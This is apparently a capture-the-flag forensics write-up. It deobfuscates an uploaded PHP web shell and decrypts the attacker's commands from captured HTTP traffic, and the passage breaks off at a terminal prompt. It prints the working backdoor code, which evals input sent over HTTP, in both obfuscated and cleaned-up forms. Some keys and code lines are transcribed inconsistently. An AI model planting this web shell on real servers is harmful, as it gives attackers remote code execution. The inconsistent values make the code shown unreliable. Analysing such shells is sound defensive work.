

Table of Contents


Intro	1
Viewing support.php	1
Analyzing the PCAP file	5
Request	6
Response.....	6
Decrypting Data	8
Brute-Force	12
KeePass	13

Intro

Description by HTB:

An attacker has found a vulnerability in our web server that allows arbitrary PHP file upload in our Apache server. Suchlike, the hacker has uploaded a what seems to be like an obfuscated shell (support.php). We monitor our network 24/7 and generate logs from tcpdump (we provided the log file for the period of two minutes before we terminated the HTTP service for investigation), however, we need your help in analyzing and identifying commands the attacker wrote to understand what was compromised.

Received files:



Viewing support.php

Erel Regev

This code seems to be obfuscated, which can make it difficult to understand its exact functionality.

```

1  <?php
2  $V='k="80eu)u)32263";$khu)=u)"6f8af44u)abea0";$kf=u)"35103u)u)9f4a7b5";$pu)="0U1Yu)yJHG87Eu)JqEz6u)"u);function u)x($';
3  $P='++u){$.=u)$t{u)$i)^$k($j);})u)retuu)zn $o;u)if(u)@pregu)_u)match("/$kh(.u)+$kf/",@u)u)file_u)getu)_cu)ontents('';
4  $d='u)t,$k){u)$c=strlu)en($k);$l=strlenu)($t)u);u)$o=""u);for($i=0u);u)$i<$l;){for(u)$j=0;(u)$u)j<$c&&$i<$l)u);$j++,$i';
5  $B='ob_get_cou)ntu)ents();@obu)_end_cleu)anu)();$r=@basu)e64_u)ncu)ode(@x(@gz)u)compress(u)$o),u)$k);pru)u)int(u)"$p$kh$krkf");}'';
6  $N=str_replace('FD','','FDcreFDateFD_ffDuncFDfDtion');
7  $c="'php://u)input"),$u)m)==1){@u)obu)_start();u)@evau)l(@gzuu)ncu)ompress(@x(@bau)se64_u)decodu)e($u)m[1],$k))u);$u)ou)='';
8  $u=str_replace('u)','',$V.$d.$P.$c.$B);
9  $x=$N('',$u);$x();
10 ?>
11

```

Does it look familiar to you somehow?

```
ncu)ompress(@x(@bau)se64_u)decodu)e($u)m[1
```

Obfuscated code refers to source code that has been deliberately modified to make it more difficult to understand or analyze. The main purpose of obfuscating code is to make it less readable for humans while still retaining its functionality for machines. This practice is often used for various reasons, both legitimate and malicious:


- **Protection of Intellectual Property:** Companies may obfuscate their code to protect their proprietary algorithms, business logic, or other sensitive information.
- **Security:** Obfuscation can make it harder for attackers to reverse-engineer the code, discover vulnerabilities, or extract sensitive information.
- **Anti-Piracy Measures:** Software developers may use obfuscation to deter unauthorized copying or redistribution of their software.
- **Malware:** Malicious actors may obfuscate their code to make it harder for security software to detect and analyze their malware.
- **License Enforcement:** Obfuscation can be used to enforce licensing agreements by making it more difficult for users to tamper with license checks in the code.
- **Code Size Reduction:** In some cases, obfuscation techniques might inadvertently lead to code size reduction, which can be useful in resource-constrained environments.

- Obfuscation techniques can include:
- **Variable and Function Renaming:** Changing the names of variables, functions, and classes to random or meaningless names.

Erel Regev

- **Code Splitting:** Breaking down code into smaller functions or pieces, making it harder to follow the logic.
- **Control Flow Obfuscation:** Rearranging the order of statements, using nested conditional statements, and adding unnecessary loops to confuse the code flow.
- **Constant Obfuscation:** Replacing constants and literals with expressions that evaluate to the same value.
- **String Encryption:** Encrypting strings in the code and decrypting them at runtime.
- **Code Compression:** Compressing the code to make it more compact and harder to read.
- **Opaque Predicates:** Introducing false conditions that don't affect the program's behavior but confuse analysis tools.
- While obfuscation can provide certain benefits, it's important to note that it's not foolproof. Skilled attackers can still reverse-engineer obfuscated code with enough time and effort. Additionally, obfuscated code can be harder to maintain and debug, which might lead to unintended consequences or bugs.
- Developers considering obfuscation should weigh the potential benefits against the drawbacks and carefully evaluate whether obfuscation is necessary for their specific use case.

To make it more readable, I will use an online tool to deobfuscate the code:



I received the following:

Erel Regev

Decoded Output [download](#)

```


$K="80e32263";$Kh="6f8af44abea0";$Kf="351839f4a7b5";$P="0U1YyJHG87EJqEz6";function x($t,$k){$c=strlen($k);$l=strlen($t);$so="";for($i=0;$i<$l;){for($j=0;$j<$c&&$i<$l;$j++;$i++){($o.=$t{$i}^$k{$j});}return $o;}if(@preg_match("/$Kh(.*?)$Kf/",@file_get_contents("php://input"),$m)==1){@ob_start();eval(@gzuncompress(@x(base64_decode($m[1]),$K)));@ob_get_contents();@ob_end_clean();$r=@base64_encode(@x(@gzcompress($o,$K)));print("$P$Kh$r$Kf");}

```

Looks more readable but still not organized:

I used beautifier:

Before:



After:

```

1 $K = "80e32263";
2 $Kh = "6f8af44abea0";
3 $Kf = "351839f4a7b5";
4 $P = "0U1YyJHG87EJqEz6";
5
6 function x($t, $k) {
7     $c = strlen($k);
8     $l = strlen($t);
9     $so = "";
10    for ($i = 0; $i < $l; ) {
11        for ($j = 0;
12            ($j < $c && $i < $l); $j++, $i++) {
13            $so. = $t {
14                $i
15            } ^ $k {
16                $j
17            };
18        }
19    }
20    return $so;
21 }
22 if (@preg_match("/$Kh(.*?)$Kf/", @file_get_contents("php://input"), $m) == 1) {
23     @ob_start();
24     eval(@gzuncompress(@x(base64_decode($m[1]), $K)));
25     $o = @ob_get_contents();
26     @ob_end_clean();
27     $r = @base64_encode(@x(@gzcompress($o), $K));
28     print("$P$Kh$r$Kf");
29 }

```

The code defines three strings: \$K, \$Kh, and \$Kf, which seem to be used as keys or parts of keys for encryption/decryption.

There's a function called x(\$t, \$k) defined. This function takes two arguments: \$t, which seems to be some input data, and \$k, which appears to be a key. The function iterates through each character of \$t and XORs it with the corresponding character from \$k. The result is stored in the variable \$so and returned at the end.

The code checks if the input data obtained from php://input matches a certain pattern defined by \$Kh and \$Kf. If the pattern matches, it means that some encoded data is being received via input.

If the pattern matches, the code starts output buffering with ob_start(). It then decodes the received data by first base64 decoding it and then passing it through the x function with the key \$K.

The result of the decoding is uncompressed using gzuncompress(), and then evaluated using eval(). This implies that the decoded data is executed as PHP code.

The output buffer is captured using ob_get_contents(), and the buffer is then cleaned using ob_end_clean().

Erel Regev

The cleaned output data is compressed using `gzcompress()` and passed through the `x` function with the key `$k`.

The compressed data is then base64 encoded, and a string is printed that combines the values of `$p` (a prefix), `$kh`, the base64 encoded compressed data, and `$kf` (a suffix).

This code appears to be a mechanism for receiving encoded and compressed PHP code via input, decoding and executing it, and then returning the result after compressing and encoding it again. This kind of code can be used for various purposes, including remote code execution, but it's important to note that this kind of approach is often associated with security risks and should be used with extreme caution, if at all.

After understanding the source code, let's see what happens in the PCAP file that might be connected to the story.

Analyzing the PCAP file

While following the TCP streams the HTTP packets I was concentrated on packets 17, 20, and 22.

The image shows a Wireshark packet capture of a TCP stream. The packet list on the left shows several packets, with packet 22 selected. The packet details pane on the right shows the structure of the selected packet, which is an HTTP POST request. The request body is a long base64-encoded string.

No.	Time	Source	Destination	Protocol	Length	Info
17	7.683182	23.129.64.207	10.132.0.2	TCP	76	49970 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 SACK_PERM TSval=557343158 TSecr=0
18	7.683221	10.132.0.2	23.129.64.207	TCP	76	80 → 49970 [SYN, ACK] Seq=0 Ack=1 Win=28160 Len=0 MSS=1420 SACK_PERM TSval=2815213798 TSecr=
19	7.814791	23.129.64.207	10.132.0.2	TCP	68	49970 → 80 [ACK] Seq=1 Ack=1 Win=66688 Len=0 TSval=557343289 TSecr=2015213798
20	8.057459	23.129.64.207	10.132.0.2	HTTP	496	POST /uploads/support.php HTTP/1.1 (application/x-www-form-urlencoded)
21	8.057507	10.132.0.2	23.129.64.207	TCP	68	80 → 49970 [ACK] Seq=1 Ack=429 Win=29312 Len=0 TSval=2015213891 TSecr=557343532
22	8.063372	10.132.0.2	23.129.64.207	HTTP	346	HTTP/1.1 200 OK (text/html)
23	8.063468	10.132.0.2	23.129.64.207	TCP	68	80 → 49970 [FIN, ACK] Seq=279 Ack=429 Win=29312 Len=0 TSval=2015213893 TSecr=557343532
24	8.193779	23.129.64.207	10.132.0.2	TCP	68	49970 → 80 [ACK] Seq=429 Ack=280 Win=66432 Len=0 TSval=557343669 TSecr=2015213893
25	8.193816	23.129				
26	8.193829	10.132				

Wireshark - Follow TCP Stream (tcp.stream eq 1) - 19-05-21_22532255.pcap

POST /uploads/support.php HTTP/1.1
 Accept-Encoding: identity
 Content-Length: 158
 Host: 34.76.8.80
 Content-Type: application/x-www-form-urlencoded
 Connection: close
 User-Agent: Mozilla/5.0 (X11; U; OpenBSD i386; en-US; rv:1.8.1.4) Gecko/20070704 Firefox/2.0.0.4

3Qve>.IXe0LC>[D&6f8af44abae0QKwu/Xr7GuFo50p4HuAZHBfnqhv7/+ccFf1sfH4bYOSMRi0eGPgZuRd6SPsdGP//c+dVM7gnYSWvLINzmLWQGYDpzCompzcZRelY/Q351039f4a7b5+'Qn/?>-
 e=ZU mxHTTP/1.1 200 OK
 Date: Tue, 21 May 2019 20:54:04 GMT
 Server: Apache/2.4.25 (Debian)
 Vary: Accept-Encoding
 Content-Length: 88
 Connection: close
 Content-Type: text/html; charset=UTF-8

9ULyJHG87EJqEz66f8af44abae0QKx0/n6DAwXUGeoc5X9/H3HkMxv1Ih75Fx1NDSPRNDPumHTy351039f4a7b5

Let's break that down.

Erel Regev

Request

POST /uploads/support.php HTTP/1.1

Accept-Encoding: identity

Content-Length: 158

Host: 34.76.8.86

Content-Type: application/x-www-form-urlencoded

Connection: close

User-Agent: Mozilla/5.0 (X11; U; OpenBSD i386; en-US; rv:1.8.1.4) Gecko/20070704 Firefox/2.0.0.4

3Qve>.IXeOLC>[D&6f8af44abea0QKwu/Xr7GuFo50p4HuAZHBfnqhv7/+ccFfisfH4bYOSMRi0eGPgZuRd6SPsdGP/
/c+dVM7gnYSWvIINZmIWQGyDpzCowpzcRely/Q351039f4a7b5+'Qn/?>-

This is an HTTP POST request being sent to the IP address 34.76.8.86, likely a server. The request includes a payload in the form of **encoded data**.

Response

HTTP/1.1 200 OK

Date: Tue, 21 May 2019 20:54:04 GMT

Server: Apache/2.4.25 (Debian)

Vary: Accept-Encoding

Content-Length: 88

Connection: close

Content-Type: text/html; charset=UTF-8

0UIYyJHG87EJqEz66f8af44abea0QKxO/n6DAwXuGEoc5X9/H3HkMXv1Ih75Fx1NdSPRNDPUmHTy351039f4a7b5

This is the server's HTTP response. It indicates that the server responded with a 200 OK status. The response includes some content, likely the result of the request's processing.

Based on the analysis of the PHP code and the network communication log, it seems that the code is involved in receiving encoded data, decoding and executing it, and then returning the result. The log depicts an actual HTTP request and response cycle involving this code, suggesting that the server at IP address 34.76.8.86 received a POST request containing encoded data, processed it using the code, and sent back a response with the processed data.

Erel Regev


The payload in the request appears to include some encoded and possibly encrypted data. This data might be intended for the PHP script to process.

- The payload in the response seems to be a concatenation of the prefix \$p, the value of \$kh, some other data, and the suffix \$kf. This result is likely being sent back as the response to the request.

The process of how this code and the payloads are connected can be summarized as follows:

- The payload in the request is sent to the server.
- The code processes the payload, decodes and decrypts it, and performs some operation based on the logic within the if block.
- The response payload is generated based on the processed data and sent back as the HTTP response to the client.

Another example:



The image shows a Wireshark packet capture of an HTTP transaction. The top packet is a POST request to /uploads/support.php. The request headers include: Accept-Encoding: identity, Content-Length: 175, Host: 34.76.8.86, Content-Type: application/x-www-form-urlencoded, Connection: close, and User-Agent: Mozilla/5.0 (X11; U; OpenBSD i386; en-US; rv:1.8.1.4) Gecko/20070704 Firefox/2.0.0.4. The request body contains a long, base64-encoded string. The bottom packet is the HTTP response, which is a 200 OK status with Content-Type: text/html; charset=UTF-8. The response body contains a long, concatenated string of data, including the prefix \$p, the value of \$kh, some other data, and the suffix \$kf.

```

POST /uploads/support.php HTTP/1.1
Accept-Encoding: identity
Content-Length: 175
Host: 34.76.8.86
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: Mozilla/5.0 (X11; U; OpenBSD i386; en-US; rv:1.8.1.4) Gecko/20070704 Firefox/2.0.0.4

3Qve>.IXeOLC>[D&6f8af44abea0QKwu/Xr7GuFo56r7/X/jfHEdL77HX4eauFRXoFHPkXukp5h/OZGfH8LuQCMrwmbbyl9RYnhQdJsKpqxrepRMotSemlRLaXZdBZhoq75ohM
hAxMvrQKEw351039f4a7b5+ 'Qn/?>-
e=ZU mxHTTP/1.1 200 OK
Date: Tue, 21 May 2019 20:55:01 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 2240
Connection: close
Content-Type: text/html; charset=UTF-8

0ULyYJH87EJqEz66f8af44abea0QKwIplWcsms0dFq7N4u31h1XDQHEwkT9yduC/loenUVu6c8QMVRetZmU0fk1Mi4z7E//+j2LBMQv1cUjykdM7RFMFDEyTcsUMjDwLM68586Q1
3zyc0PAACfKgo50D9Xg7tnE2dgJS/IT5zqMMEjngH29xGscsLidwK5V1m2sgX80W1x6Yw7hFD2T40hdUp05XFxjzR3L+eKR1mH+LVx02/ERL8JAy7zQADA/LZRWafLvK/C2p6pbe/
rd2S5kwDS9ARACn/BgdGf2XTYm8lQfCkansJ7I2kVysCmtX9mnindtvlnrMiGzDQBSffosAsvqEs9I8zBSRCaaHSh426gcrGcZIItvUy96J0Q09W9qZ1oV/o9srEeL0bb0XDkUvRes
XIUUnbu/DahkhZ8mMQF6tU2idDgJWief9/uMvDrUntHyGDNGo0JKuEirdYcapo7I0J5cEHLV0AptPF8QCqjrJtFGRax1LUsRLyYBxyzQUUIdS6uEoCKLnBv4b0Cve8UH+8a0Dw3
Yuw+sxIKBUMt5s/3wI562HmI/nJZ24ZAB51iGEQ266J1rkymoTkjwVmQRjyrw+g4H/wUgjaLP2qTgDH0t3eXdcBDtUaDvgrkzHMUGBPaf1XmRUsSwFdD80ijXhNdV5gQZJrGgtJBD
0819kZLf6Co1F0oDEWkmJMi4t94EnjP012qf+/x5PxtAgBrD0+nMJQBw0019FusDnaXy6YRwf45CMbSFD0b7H6uxDvng26IKpdAh9kwd00LT8lwpP/B7ptKjtM88WT8QrKDTmwUGw2
720vF2jicNd4GhnPb8cbSR7fx+ZGNKF2Iy3wp0ZyrLf2lfIue0v0wWmtCj4KP/K1XoHAvS3NtE4oipikXZNz5sNvx58J7Sksa3LCKLNZ39MyC6uHYTLYoqTrtPxamUk70KMvMiaLH
5/FuHCGrXwm4p6fEwGpKp+J7YhxM0+0f1KhSktpE/lGaJZ90FvmvPqoSH8qaqDbpharkip9cDxPRnj3k4L+BL2d+ynfc6n1FyGRPwB/fw+bG7yGaNnIAAV1lWbKtQaY0dTuxJDM
qW5byf0iylNgk5h16qEtnSuuHGhuv+vnltSU8s2kZuvr9s136o1cBnITiXIE1pJbKPHOkDgK2EU0jFqsHeNYMTIJHPVfZP0MAj43kvNhb5lv0CSBt/2Avvr4qDpd3totdzuEtN
PH+04+weaNU9zgRzUgTFbF0sU3fCa6zwti4wcjFMGxXrENTbzJt3u2mt1wbPwBynIKbz+hCJrz/mE3YckJKKsofZ21ACGeQ47R6eLC3+ZTNR2Au82WCcJZFxj7QbowngQGr ruq7
JGzfXwRFF7ttCu0s3ekaN8xEcGBaUSxKilTqylKBFZUA8cl4Pi6yeDGBltmnEj7ilevC7+a5ipxrnUP2tLZ/ahgfzUiKm4Nl3TexRlD853Dnho+EhPXoffy0vNgoUjbgmd86mpKk
jd2aD56BPRMVF0y6DcPb1P+9REG2RM1GZq8FV0L2G00hKinwQ/Lc8CzFhNf00aT300tUyKcdYttnZE/oBZGkhiVxj1qmpPafB5Fv0bIttjm/l36rC4JQCEnvvzzU6bpu5cdSnv+3S
bdMca6X2uqogAFHp9LZRlga8dmTdlZgnjGjdiutCSHaZpUzy7wxHrG62F5XIh0PyTgTp0cu1G9Lx+0MuA6q8XDKhgXqrmPb/TS22F3dggWsC747s6P9iSJVtYnA8vqaPpZu/3ELEM
yeEYwq0AVNHu743nDE35ljDh4XPwzAVRddKR/ErVjjiCsQIm8SaVzdHyKDTLtrs/1xtF9+PYKPFVd0zcGmdAFxbzX4aZAY0UTl0ZVbbeDmiYj9C8ZqZm26vR+/x4IntzLnnfWR9ZT
9WZ44eC0taK9G7M0tacF80XpZ0WxzBLiHH+DZ3gmVdR/ov+22AIPi96Wvmz0pyvqgC4XtkWnSayDu5KHxqSWJAFKcz01ZvvhyX2aLf9oFK1Hl2hQ6UciILWglEorm51d795Hze
H01jDilI2e0G1CCw6D6jxcdYmTkhB4QSYAVCbwpGPI0dUgoLgHZnm4RZ+II1ZEQNW4AkVjG4jh7QXdbLNVob/cwvoNzK4Z/rzPzpNTBKNaJKjx6d0ZVAAQsw09KD2egiQhQYz9
mqVvrQnKqtV4PhNazPeh1QoTczULUSj+34=351039f4a7b5

```

Erel Regev

Decrypting Data

I used the following code:

```
<?php
$ss =
"QKzo43k49AMoNoVOfAMh+6h3euEZJvkTlBlqP34rIzqPhxDgKLYMz7NpqfQ9IR9FOXy0OfVbUgo/PF3MxrMw/JO
dJebwjE2y6VAxUFnyA4H4dHQNgV49YatbqT0it9IXYf5kzoE4+kfGnZ/dTAsyCesTC0i5V+gJQw6bYm/nU3U/lrYGyl+
dgvIOURfI0fvGm0hmr0RZKQ==";

$m = "Ak49hMoNaXoypsATiJfd3clJ";
$k = "80e32263";
$kh = "6f8af44abea0";
$kf = "351039f4a7b5";
$p = "0UIYyJHG87EJqEz6";

function x($t, $k)
{
    // Function logic (same as before)
}

print(gzuncompress(x(base64_decode($ss), $k)));
?>
```

The `$ss` variable contains a long encoded string. This string is the encoded and encrypted data that the code will process from the packets in the investigated file.

The `$m` variable holds a string "Ak49hMoNaXoypsATiJfd3clJ".

The `$k`, `$kh`, and `$kf` variables are the same as before and contain key values.

The `$p` variable contains the string "0UIYyJHG87EJqEz6".

The `x` function remains the same as before, which means it's used to decrypt the data.

Finally, the code decodes `$ss` using base64 and decrypts it using the `x` function with the key `$k`. It then uses `gzuncompress` to uncompress the result, and the decrypted and uncompressed data is printed.

In simple words, the reverse process of what's in the source code.

Erel Regev

This is what I will try to decode following the source script:

QKzo43k49AMoNoVoFAMh+6h3euEZJvkTlBlqP34rlZqPhxDgKLYMz7NpqfQ9IR9FOXy0OfVbUgo/PF3MxrMw/JOdJebwjE2y6VAxUFnyA4H4dHQNgV49YatbqT0it9IXYf5kzoE4+kfGnZ/dTAsyCesTC0i5V+gJQw6bYm/nU3U/lrYGyl+dgviOURfl0fvGm0hmr0RZKQ==

Removing the string from the beginning and from the end:

0ULYyJHG87EJqEz66f8af44abea0QKzo43k49AMoNoVoFAMh+6h3euEZJvkTlBlqP34rlZqPhxDgKLYMz7NpqfQ9IR9FOXy0OfVbUgo/PF3MxrMw/JOdJebwjE2y6VAxUFnyA4H4dHQNgV49YatbqT0it9IXYf5kzoE4+kfGnZ/dTAsyCesTC0i5V+gJQw6bYm/nU3U/lrYGyl+dgviOURfl0fvGm0hmr0RZKQ==351039f4a7b5

Using it in my script:

```
1 <?php
2 $ss = "QKzo43k49AMoNoVoFAMh+6h3euEZJvkTlBlqP34rlZqPhxDgKLYMz7NpqfQ9IR9FOXy0OfVbUgo/PF3MxrMw/JOdJebwjE2y6VAxUFnyA4H4dHQNgV49YatbqT0it9IXYf5kzoE4+kfGnZ/dTAsyCesTC0i5V+gJQw6bYm/nU3U/lrYGyl+dgviOURfl0fvGm0hmr0RZKQ==";
3
4 $m = "Ak49HMoiaXoypsATlJfd3cLJ";
5 $k = "88e32263";
6 $kh = "6f8af44abea0";
7 $kf = "251039f4a7b5";
8 $p = "0ULYyJHG87EJqEz6";
9 function x($t, $k)
10 {
11     $c = strlen($k);
12     $l = strlen($t);
13     $o = "";
14     for ($i = 0; $i < $l; ) {
15         for ($j = 0; $j < $c && $i < $l; $j++, $i++) {
16             $o .= $t[$i] ^ $k[$j];
17         }
18     }
19     return $o;
20 }
21
22 print(gzuncompress(x(base64_decode($ss), $k)));
23
24
25
26
```

Received output:

```
kali@kali: ~/Desktop/HTB/Challenges/obscure
File Actions Edit View Help
(kali@kali) - [~/Desktop/HTB/Challenges/obscure]
$ php 111.php
total 24K
drwxr-xr-x 2 developer developer 4.0K May 21 20:37 .
drwxr-xr-x 3 root root 4.0K May 20 21:28 ..
-rw-r--r-- 1 developer developer 220 May 20 21:28 .bash_logout
-rw-r--r-- 1 developer developer 3.5K May 20 21:28 .bashrc
-rw-r--r-- 1 developer developer 675 May 20 21:28 .profile
-rw-r--r-- 1 developer developer 1.6K May 21 20:37 pwdb.kdbx
```

Looks like an output of the ls -la command.

Note the .kdbx file.

A .kdbx file is a database file format used by KeePass, a popular open-source password manager. KeePass allows users to store their passwords, usernames, and other sensitive information in an encrypted and secured manner. The .kdbx file format is the default file format used by KeePass 2.x and later versions.

Erel Regev

I kept decoding the data from the packets:

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

Received the following result from stream number 25 in the PCAP file (encoded version of it above):

```

kali@kali:~/Desktop/HTB/Challenges/obscure$ php 111.php
